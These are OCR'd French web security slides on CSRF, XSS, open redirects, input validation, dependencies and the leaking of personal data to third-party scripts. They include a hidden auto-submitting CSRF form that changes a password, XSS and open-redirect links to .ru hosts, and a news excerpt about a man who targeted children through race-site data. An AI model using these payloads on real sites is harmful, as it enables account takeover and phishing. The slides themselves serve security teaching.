
le **titre**...

My innocent blog article

le **corps**...

```
Dear Readers,

Please read my fantastic blog article!
<div style="visibility:hidden;display:none;">
<iframe name="blackhole" style="width:0;height:0;"></iframe>
<form id="csrf" action="https://www.jobsearch.com/changepwd"
target="blackhole" method="post">
<input type="hidden" name="pwd1" value="lollol"/>
<input type="hidden" name="pwd2" value="lollol"/>
<input type="hidden" name="confirm" value="change password"/>
</form>
</div>
<script>
var a = document.getElementById('csrf');
a.submit();
</script>

I hope you enjoyed reading me (and learned to surf more secure websites!)
```

L'injection de code côté client (attaque "CSRF")



L'injection de code côté client (attaque "CSRF")

- **Éléments de vulnérabilité:**:
  - Une transaction est déclenchée suite à la réception d'une requête **contenant des valeurs prédictibles par un tiers**.
  - (ici, l'on "devine" la requête que le navigateur de la victime devra envoyer)
- **Effets**:
  - *Reflected XSS*: la victime clique sur un lien débutant par 'gentil.com', le lien contient également du code actif (p.ex.: Javascript) généralement dissimulé au bout de l'URL:
    - http://www.sitegentil.com/chemin/blabla/?<attaque en javascript>
  - *Stored XSS*: l'attaque est stockée par le site, et est déclenchée une fois que la victime demande à afficher le contenu:
    - Sites communautaires, de rencontres, de partage de contenus, accès administratifs, formulaires de contact, etc.
  - *DOM-XSS*: le point d'injection n'est pas dans le rendu html mais dans la machine d'exécution Javascript. L'attaque va consister à "manipuler" le DOM de la page pour le détourner.

L'injection de code côté client (attaque "CSRF")

- **Protection**:
  - ❑ OBLIGATOIRE: on contrôle la présence d'une valeur dans une requête, qui ne doit pas pouvoir être prédite par un tiers.
    - ❑ Vérification d'un jeton "anti-csrf" dans les champs de formulaire
    - ❑ CAPTCHA
    - ❑ Pour les opérations plus sensibles: vérification via un canal secondaire (SMS, authentifieur de type Google Authenticator, jeton physique, calculette, etc.)
- **Écueils**:
  - Utiliser le 'sessionid' comme jeton: à éviter, car on l'expose à des accès DOM tiers.
    - Mais on peut utiliser une forme dérivée si nécessaire (p.ex.: `sha256(sessionID)`)
- **Pour aller plus loin**:
  - Parfois, ce n'est pas le navigateur de l'internaute qui exécute le script, mais le serveur. On parle alors de 'SSRF' (*server-side request forgery*).
    - P.ex.: les sites permettant de 'tester' la sécurité d'un site tiers → on entre la cible et c'est un autre service qui se charge d'envoyer les requêtes hostiles.

Les attaques sociales

- Les attaques sociales sont hautement facilitées par l'existence de vulnérabilités web:
  - Une victime clique plus souvent si une entité de confiance est reconnue dans le lien.
  - Dans le cas des 'CSRF', il suffit de convaincre la victime de consulter un site tiers quelconque.
  - Dans le cas des **XSS** et des **redirecteurs de trafic ouverts** (*open redirect*), la confiance de la victime est exploitée:


    https://www.entreprise.ch/page/ressourceweb?"
    onclick=%22document.location=%27http://utskc.ru%27%22

    https://www.entreprise.ch/page/redirecteurfictif.php?url=http://bletzokc.ru
  - Dans le cas des **CSRF**, la confiance du serveur vis-à-vis d'un navigateur est exploitée:

    Des requêtes parviennent au service alors que la victime ne fait "rien".

**: bien entendu on prendra l'exemple inverse si l'on présente ce sujet en Russie*

Les attaques sociales: hasbeen?



OWASP Open Web Application Security Project

Les attaques sociales: hasbeen?

Environ 80 sites web dont le nom de domaine se termine en .ch ont été identifiés comme vulnérables à des attaques "*XSS*" et "*open redirect*" dans les 45 jours qui ont précédé cette présentation.


La Menace

VIII: mais encore…

Les gens (pas biens) qui ne valident pas les données…

- **Éléments de vulnérabilité:**:
  - La donnée entrante n'est pas validée ou insuffisamment validée avant utilisation.
- **Effets**:
  - Corruption du modèle de données, déni de service (cas des 'night batchs'),
  - Si la protection contre les injections est faible → injection de code.
- **Protection**:
  - ❑ OBLIGATOIRE: Principe "trust no one": rien n'entre sans passer un validation.
  - ❑ OBLIGATOIRE: La validation est technique et métier.
  - ❑ BONUS: La validation est positive ("if" au lieu de "if not")
  - ❑ BONUS: la validation est une stratégie "whitelist" (valeurs autorisées) par opposition aux validations de type "blacklist" (valeurs interdites)
    → **Les validations de type blacklist finissent toujours par échouer!!!**

Les dépendances tierces…



Les dépendances tierces…

- **Éléments de vulnérabilité:**:
  - Une vulnérabilité est identifiée dans l'une des dépendances de l'application web.
- **Effets**:
  - Variables, en général de pas très grave - XSS (frameworks côté client) - à Armageddon - Injection de code arbitraire (frameworks et librairies côté serveur)
- **Protection**:
  - ❑OBLIGATOIRE: on s'est inscrit aux listes de diffusion de bulletins de sécurité pour chaque dépendance de l'application.
  - ❑BONUS: on maintient à jour les dépendances.

La mauvaise gestion des données personnelles…

Le pervers ciblait ses proies sur le site de l'Escalade

Justice genevoise Les victimes avaient dix et douze ans. Le prévenu leur tenait des propos salaces par téléphone. Les données en ligne au cœur de ce cas.

Cette affaire va conduire les organisateurs de la course à une réflexion sur les mesures possibles pour diminuer les risques.
Image: Magali Girardin

Par Catherine Focas

13.02.2017

Commentaires 8


Qui pourrait croire que ce quinquagénaire bien mis, à la voix posée, a harcelé durant des mois des fillettes de dix à douze ans repérées sur les sites Internet de course à pied, et notamment sur celui de l'Escalade? Actif dans la finance, cet homme constituait des dossiers sur les enfants qu'il trouvait «excitants». Exemple: «Très fine, blonde, sale gueule, à enc…»

Le président de la course réagit

Jean-Louis Bottani, président et fondateur de la Course de l'Escalade, a assisté à une partie du procès, vendredi. «Ce qui s'est passé me choque terriblement, réagit-il. On se donne corps et âme, bénévolement, pour les jeunes et les adultes dans cette course, dans une vision de fête, de bien-être et de bonté, et nos élans sont pervertis par ce genre d'individus.» Pourtant, dit-il, toutes les données publiées sur le site de l'Escalade le sont conformément aux règles de protection des données du préposé bernois. En s'inscrivant, chaque participant doit en principe prendre connaissance du règlement.


Que faire? se demande-t-il. Faut-il supprimer les photos des coureurs qui font leur joie et celle de leurs familles? Sur 40 000 coureurs de l'édition 2016, 18 000 d'entre eux ont acheté la photo officielle à 15 francs. «Elle a donné du

- Cas d'école:
  - L'autorisation de traiter les données est accordée lors de l'inscription de l'enfant.
  - Les parents et les enfants sont cités comme principaux consommateurs de ces données.
  - La recherche par numéro de dossard est possible.
  - Les parents chercheront-ils leur enfant par numéro de dossard ?



Les scripts rapatriés de l'extérieur…


- Visiter "www.tdg.ch"
- Visiter "www.lemonde.fr"
- Résultat:
  - 59 services contactés
  - 1'491 requêtes envoyées
  - Traçage des interactions:
    - Direct: par 4 entités
    - Indirect: par 51 entités



Les scripts rapatriés de l'extérieur…

2 Risques:

- Chaque importation de script tiers induit une fuite des clics effectués par les visiteurs vers l'entité hébergeant le script.
  - Si des termes de recherche sont transmis dans l'URL, la tièrce partie récupère également l'information.
    - Démonstration: **planetesante.ch**
    - Transmission des symptômes médicaux saisis par les internautes à des organisations américaines.
- Importer un script de l'extérieur, c'est (presque toujours) importer du code inconnu.



Les données personnelles: le cas des scripts

